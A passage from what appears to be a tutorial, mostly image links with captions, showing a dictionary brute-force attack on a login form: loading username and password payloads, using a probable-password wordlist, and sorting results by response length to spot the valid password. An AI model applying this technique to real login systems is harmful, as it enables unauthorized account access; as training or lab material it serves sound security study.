
Add usernames and password payload accordingly also we can use a


**/usr/share/dict/wordlist-probable.txt** word list for password


For User name




For Password load **/usr/share/dict/wordlist-probable.txt** file








Run the Attack



After the completing How can we know the password?  
Check the Length tab in result. Click on the result tab to arrange it in ascending order.  
The longe length is a password.

